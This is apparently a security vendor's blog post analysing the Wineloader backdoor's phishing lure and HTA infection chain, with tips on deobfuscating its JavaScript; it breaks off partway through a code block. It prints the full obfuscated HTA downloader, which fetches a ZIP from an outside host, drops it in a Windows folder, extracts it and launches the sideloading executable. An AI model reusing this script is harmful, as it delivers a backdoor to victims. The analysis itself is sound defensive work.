Wineloader – Analysis of the Infection Chain

binarydefense.com/resources/blog/wineloader-analysis-of-the-infection-chain/

By June 4, 2024

By ARC Labs contributor, Shannon Mong

ARC Labs recently analyzed a sample of the Wineloader backdoor for infection chain analysis and detection opportunities to help defenders protect their organizations. Through this analysis, ARC Labs is providing defenders with general detection guidance and specific KQL queries to detect Wineloader activity within Microsoft Sentinel. Additionally, ARC Labs has provided some best practices when analyzing obfuscated JavaScript code within HTA files.

Wineloader is a modular backdoor that was initially discovered by ZScaler and later reported by Mandiant. It has been used in spearphishing campaigns linked to APT29 (also known as NOBELIUM and COZY BEAR). This backdoor allows additional tools or modules to be downloaded to an infected host through an encrypted command and control (C2) channel. Wineloader is believed to be a variant of other tools associated with APT29, such as BurntBatter, BeatDrop, and MuskyBeat.

Key Takeaways from our Wineloader Analysis:

1. WINELOADER Overview:
   - WINELOADER is a modular backdoor used in spearphishing campaigns attributed to APT29 (NOBELIUM, COZY BEAR).
   - It allows additional tools or modules to be downloaded through an encrypted command and control (C2) channel.

2. Phishing Lure:

   The campaign starts with a phishing email inviting targets to a wine tasting event hosted by the Ambassador of India.

3. Infection Chain:
   - The malicious website downloads a ZIP file containing an obfuscated HTA file with JavaScript code.
   - Executing the HTA file downloads another ZIP file with the Wineloader payload.

4. Obfuscation Techniques:

   The HTA file uses heavily obfuscated JavaScript, including variable renaming and string encoding.

5. Execution and Evasion:


   Wineloader is executed through a malicious DLL which is sideloaded via sqlwiter.exe

6. Persistence Mechanisms:

   Wineloader achieves persistence via scheduled tasks or modifying registry keys.

The Phishing Lure

The initial infection chain of Wineloader starts with a phishing email leveraging an invite to a wine tasting event hosted by the Ambassador of India. The PDF redirects the target to a malicious website where the Wineloader infection begins.



भारतीय राजदूत
Ambassador of India

No. 348/628/2023


The Ambassador of India has the pleasure to invite the staff of the Diplomatic mission for a wine tasting event that will take place at the Indian Residence, on Friday, July 14th.

To participate in the event, please fill out a questionnaire for each employee and send it by a return email within the next few days. Invitations will be send in due time.

You can find all the necessary information about the event, as well as the form for participation on our website.


The Infection Chain

The infection chain starts when the target is redirected to a malicious site that downloads a ZIP file containing a malicious HTA file with heavily obfuscated JavaScript code. When the HTA file is executed by the user, the JavaScript code executes, which downloads an additional ZIP file containing the Wineloader payload.


Wine Event Phish Email
User Opens Attached PDF
PDF
PDF Redirects to Malicious URL
ZIP
Site Downloads ZIP Containing Malicious HTA
User Opens Malicious HTA File

HTA Analysis

ARC Labs analyzed the obfuscated JavaScript to arm defenders with strategies to extract tactical threat intelligence from obfuscated JavaScript payloads. Upon first analysis, the JavaScript within the HTA appears to be obfuscated using an open-source Java obfuscator tool that leverages variable renaming and string encoding to hinder human analysis.




```
<!DOCTYPE html>
<html>
<head>
<meta http-equiv="X-UA-Compatible" content="IE=11">
<HTA:APPLICATION ID="WineEvent"
APPLICATIONNAME="Data">
<script language="javascript">
var _0x486a61=_0x12e9;function _0x12e9(_0x180cf2,_0x58a24a){var _0x24cc33=_0x24cc();_0x12e9=function(_0x12e935,_0x11fde5){_0x12e935=_0x12e935-0x1e1;var _0x53ea73=_0x24cc33[_0x12e935];
return _0x53ea73;};return _0x12e9(_0x180cf2,_0x58a24a);}(function(_0x5ae088,_0x45b90b){var _0x51032b=_0x12e9;var _0x166339=_0x5ae088();while(!![]){try{var _0x430071=-parseInt(_0x51032b
(0x1f5))/0x1*(-parseInt(_0x51032b(0x1f9))/0x2)+parseInt(_0x51032b(0x1e1))/0x3*(-parseInt(_0x51032b(0x217))/0x4)+-parseInt(_0x51032b(0x208))/0x5*(-parseInt(_0x51032b(0x202))/0x6)+parseInt
(_0x51032b(0x1fa))/0x7*(-parseInt(_0x51032b(0x21c))/0x8)+parseInt(_0x51032b(0x20d))/0x9+parseInt(_0x51032b(0x1f0))/0xa+parseInt(_0x51032b(0x1e7))/0xb;if(_0x430071===_0x45b90b){break;}else
{_0x166339['push'](_0x166339['shift']());}}catch(_0x5c3aa2){_0x166339['push'](_0x166339['shift']());}}}(_0x24cc,0x22f6d));var a=new ActiveXObject(_0x486a61(0x205)+_0x486a61(0x207)
+_0x486a61(0x1eb)+'\x6c');function _0x24cc(){var _0x575da0=['\x32\x61\x65\x6c\x6c\x56\x6e','\x37\x6a\x53\x78\x46\x55\x50','\x79\x53\x74\x61','\x70\x74\x69\x6e','\x73\x6b\x73\x5c',
'\x6f\x70\x65\x6e','\x77\x73\x5c\x54','\x6c\x65\x61\x6e','\x4f\x70\x65\x6e','\x31\x39\x31\x34\x61\x64\x72\x4b\x69\x70','\x6e\x64\x6f\x77','\x73\x74\x65\x6d','\x57\x73\x63\x72',
'\x4f\x62\x6a\x65','\x69\x70\x74\x2e','\x38\x37\x35\x44\x48\x53\x74\x57\x47','\x63\x65\x72\x74','\x54\x65\x78\x74','\x74\x61\x74\x65','\x2e\x7a\x69\x70',
'\x31\x38\x39\x33\x38\x35\x32\x56\x4d\x44\x57\x72\x69','\x65\x61\x66\x63','\x43\x3a\x5c\x57','\x73\x5c\x54\x61','\x72\x65\x73\x70','\x77\x72\x69\x74','\x20\x2d\x64\x65',
'\x6f\x6e\x73\x65','\x6f\x77\x73\x5c','\x70\x20\x2d\x43','\x33\x31\x30\x33\x32\x4e\x57\x53\x68\x66\x77','\x73\x74\x61\x74','\x5c\x73\x71\x6c','\x61\x73\x6b\x73','\x61\x64\x79\x73',
'\x31\x37\x34\x37\x34\x34\x38\x71\x7a\x74\x4f\x61\x46','\x6c\x65\x53\x79','\x78\x74\x20\x43','\x47\x45\x54','\x57\x69\x6e\x64','\x39\x6b\x42\x4a\x66\x74\x53','\x3a\x5c\x57\x69',
'\x5c\x74\x65\x78','\x54\x61\x73\x6b','\x68\x74\x74\x70','\x65\x72\x73\x2e','\x33\x34\x35\x33\x32\x33\x72\x66\x50\x6f\x77\x46','\x63\x6f\x64\x65','\x52\x75\x6e','\x20\x43\x3a\x5c',
'\x53\x68\x65\x6c','\x6e\x6f\x77','\x6f\x6e\x72\x65','\x72\x65\x61\x64','\x57\x72\x69\x74','\x38\x35\x30\x35\x39\x30\x6f\x5a\x44\x55\x68\x76','\x74\x2e\x74\x78','\x73\x3a\x2f\x2f',
'\x72\x74\x2e\x70','\x75\x74\x69\x6c','\x32\x32\x31\x33\x67\x61\x4f\x68\x59\x6c','\x78\x74\x2e\x74','\x63\x6f\x2e\x75','\x69\x6e\x64\x6f'];_0x24cc=function(){return _0x575da0;};return
_0x24cc();}function Majshkj(_0x1e8b9e){var _0x42c792=_0x12e9;var _0x24e78a=new XMLHttpRequest();_0x24e78a[_0x42c792(0x1ed)+_0x42c792(0x21b)+_0x42c792(0x20b)+'\x63\x68\x61\x6e'+'\x67\x65']
=function(){var _0x383f4f=_0x12e9;if(_0x24e78a[_0x383f4f(0x1ee)+_0x383f4f(0x1fb)+'\x74\x65']==0x4&&_0x24e78a[_0x383f4f(0x218)+'\x75\x73']==0xc8){var _0x22b3d5=_0x24e78a[_0x383f4f(0x211)
+_0x383f4f(0x214)];var _0x184a49=new ActiveXObject('\x53\x63\x72\x69'+_0x383f4f(0x1fc)+'\x67\x2e\x46\x69'+_0x383f4f(0x21d)+_0x383f4f(0x204)+_0x383f4f(0x206)+'\x63\x74');var
_0x3ecd5b=_0x184a49[_0x383f4f(0x201)+_0x383f4f(0x20a)+'\x46\x69\x6c\x65']('\x43\x3a\x5c\x57'+_0x383f4f(0x1f8)+_0x383f4f(0x1ff)+_0x383f4f(0x21a)+_0x383f4f(0x1e3)+_0x383f4f(0x1f1)+'\x74',
0x2,!![],0x0);_0x3ecd5b[_0x383f4f(0x1ef)+'\x65'](_0x22b3d5);_0x3ecd5b['\x63\x6c\x6f\x73'+'\x65']();a[_0x383f4f(0x1e9)](_0x383f4f(0x209)+_0x383f4f(0x1f4)+_0x383f4f(0x213)+_0x383f4f(0x1e8)
+_0x383f4f(0x1ea)+_0x383f4f(0x220)+_0x383f4f(0x215)+_0x383f4f(0x1e4)+'\x73\x5c\x74\x65'+_0x383f4f(0x1f6)+_0x383f4f(0x21e)+_0x383f4f(0x1e2)+_0x383f4f(0x203)+_0x383f4f(0x210)+_0x383f4f
(0x1fd)+'\x74\x65\x78\x74'+_0x383f4f(0x20c),0x0);var _0x1ab0dc=Date['\x6e\x6f\x77']();var _0x1c3c7a=null;do{_0x1c3c7a=Date[_0x383f4f(0x1ec)]();}while(_0x1c3c7a-_0x1ab0dc<0xbb8);a
[_0x383f4f(0x1e9)]('\x74\x61\x72\x20'+'\x2d\x78\x66\x20'+'\x43\x3a\x5c\x57'+'\x69\x6e\x64\x6f'+_0x383f4f(0x1ff)+_0x383f4f(0x21a)+'\x5c\x74\x65\x78'+'\x74\x2e\x7a\x69'+_0x383f4f(0x216)
+_0x383f4f(0x1ea)+_0x383f4f(0x220)+_0x383f4f(0x215)+_0x383f4f(0x1e4)+'\x73\x5c\x20',0x0);var _0x1ab0dc=Date[_0x383f4f(0x1ec)]();var _0x1c3c7a=null;do{_0x1c3c7a=Date[_0x383f4f(0x1ec)]();}
while(_0x1c3c7a-_0x1ab0dc<0xbb8);a[_0x383f4f(0x1e9)](_0x383f4f(0x20f)+_0x383f4f(0x1f8)+'\x77\x73\x5c\x54'+_0x383f4f(0x21a)+_0x383f4f(0x219)+_0x383f4f(0x212)+'\x65\x72\x2e\x65'+'\x78\x65',
0x0);}};_0x24e78a[_0x42c792(0x1fe)](_0x42c792(0x21f),_0x1e8b9e,!![]);_0x24e78a['\x73\x65\x6e\x64'](null);}Majshkj(_0x486a61(0x1e5)+_0x486a61(0x1f2)+'\x73\x65\x65\x63'+_0x486a61(0x20e)
+_0x486a61(0x200)+_0x486a61(0x1e6)+_0x486a61(0x1f7)+'\x6b\x2f\x63\x65'+_0x486a61(0x1f3)+'\x68\x70');
```

ARC Labs has observed that JavaScript payloads modified using common obfuscation tools (like the one used for Wineloader) often rely on a replace function that replaces encoded values with their original string value upon execution.

For example, a function named replace could contain an array of hexadecimal encoded strings such as **\x6e\x65\x77** (new), **\x41\x63\x74\x69\x76\x65\x58\x4f\x62\x6a\x65\x63\x74** (ActiveXObject), and **\x28\x27\x57\x73\x63\x72\x69\x70\x74\x2e\x53\x68\x65\x6c\x6c\x27\x29** (Wscript.Shell).

To obfuscate the call for **new ActiveXObject('Wscript.Shell')**, the payload will reference the replace function, calling the appropriate element within the array.




```
function replace (z)
{
   var realstrings = ['\x6e\x65\x77','\x41\x63\x74\x69\x76\x65\x58\x4f\x62\x6a\x65\x63\x74',
   '\x28\x27\x57\x73\x63\x72\x69\x70\x74\x2e\x53\x68\x65\x6c\x6c\x27\x29'];

   return realstrings[z];
};

console.log(replace(0) + ' ' + replace(1) + replace(2));
```

```
PS C:\Users\John\Documents> node .\test.js
new ActiveXObject('Wscript.Shell')
PS C:\Users\John\Documents>
```

Defenders can often extract valuable threat intelligence from obfuscated JavaScript payloads by looking for arrays of obfuscated data stored within a function that is repeatedly called when setting variable values within the payload. Simply reuse the referenced functions with **console.log** and pass the same data to the functions used within the payload.


This same obfuscation technique is used within the Wineloader HTA sample analyzed by ARC Labs. In the sample, ARC Labs identified an array named **_0x575da0**, which contains an array of hexadecimal encoded string values. The variable **_0x575da0** is repeatedly called through a replace function named **_0x12e9**, which navigates through several complicated steps to eventually call an element within the array.



```
function _0x24cc() {
    var _0x575da0 = ['\x32\x61\x65\x6c\x6c\x56\x6e', '\x37\x6a\x53\x78\x46\x55\x50', '\x79\x53\x74\x61',
        '\x70\x74\x69\x6e', '\x73\x6b\x73\x5c', '\x6f\x70\x65\x6e', '\x77\x73\x5c\x54', '\x6c\x65\x61\x6e',
        '\x4f\x70\x65\x6e', '\x31\x39\x31\x34\x61\x64\x72\x4b\x69\x70', '\x6e\x64\x6f\x77', '\x73\x74\x65\x6d',
        '\x57\x73\x63\x72', '\x4f\x62\x6a\x65', '\x69\x70\x74\x2e', '\x38\x37\x35\x44\x48\x53\x74\x57\x47',
        '\x63\x65\x72\x74', '\x54\x65\x78\x74', '\x74\x61\x74\x65', '\x2e\x7a\x69\x70',
        '\x31\x38\x39\x33\x38\x35\x32\x56\x4d\x44\x57\x72\x69', '\x65\x61\x66\x63', '\x43\x3a\x5c\x57',
        '\x73\x5c\x54\x61', '\x72\x65\x73\x70', '\x77\x72\x69\x74', '\x20\x2d\x64\x65', '\x6f\x6e\x73\x65',
        '\x6f\x77\x73\x5c', '\x70\x20\x2d\x43', '\x33\x31\x30\x33\x32\x4e\x57\x53\x68\x66\x77',
        '\x73\x74\x61\x74', '\x5c\x73\x71\x6c', '\x61\x73\x6b\x73', '\x61\x64\x79\x73',
        '\x31\x37\x34\x37\x34\x34\x38\x71\x7a\x74\x4f\x61\x46', '\x6c\x65\x53\x79', '\x78\x74\x20\x43',
        '\x47\x45\x54', '\x57\x69\x6e\x64', '\x39\x6b\x42\x4a\x66\x74\x53', '\x3a\x5c\x57\x69',
        '\x5c\x74\x65\x78', '\x54\x61\x73\x6b', '\x68\x74\x74\x70', '\x65\x72\x73\x2e',
        '\x33\x34\x35\x33\x32\x33\x72\x66\x50\x6f\x77\x46', '\x63\x6f\x64\x65', '\x52\x75\x6e',
        '\x20\x43\x3a\x5c', '\x53\x68\x65\x6c', '\x6e\x6f\x77', '\x6f\x6e\x72\x65', '\x72\x65\x61\x64',
        '\x57\x72\x69\x74', '\x38\x35\x30\x35\x39\x30\x6f\x5a\x44\x55\x68\x76', '\x74\x2e\x74\x78',
        '\x73\x3a\x2f\x2f', '\x72\x74\x2e\x70', '\x75\x74\x69\x6c', '\x32\x32\x31\x33\x67\x61\x4f\x68\x59\x6c',
        '\x78\x74\x2e\x74', '\x63\x6f\x2e\x75', '\x69\x6e\x64\x6f'
    ];
```


To reveal the string values leveraged within the HTA payload, defenders can simply copy the array and replace function to a new JavaScript value and pass the same data, then output the decoded data.

For example, the first function called within the Wineloader HTA is **Majshkj**, which is called with several obfuscated values.



```
    Majshkj(_0x486a61(0x1e5) + _0x486a61(0x1f2) + '\x73\x65\x65\x63' + _0x486a61(0x20e)
    + _0x486a61(0x200) + _0x486a61(0x1e6) + _0x486a61(0x1f7) + '\x6b\x2f\x63\x65' + _0x486a61(0x1f3) + '\x68\x70');
</script>
```

Using the existing replace function (**_0x12e9**) and encoded array (**_0x575da0**) along with **console.log** reveals the encoded data as a string.




```
}(function (_0x5ae088, _0x45b90b) {
}(_0x24cc, 0x22f6d));
    function _0x24cc() {
        var _0x575da0 = ['\x32\x61\x65\x6c\x6c\x56\x6e', '\x37\x6a\x53\x78\x46\x55\x50', '\x79\x53\x74\x61',
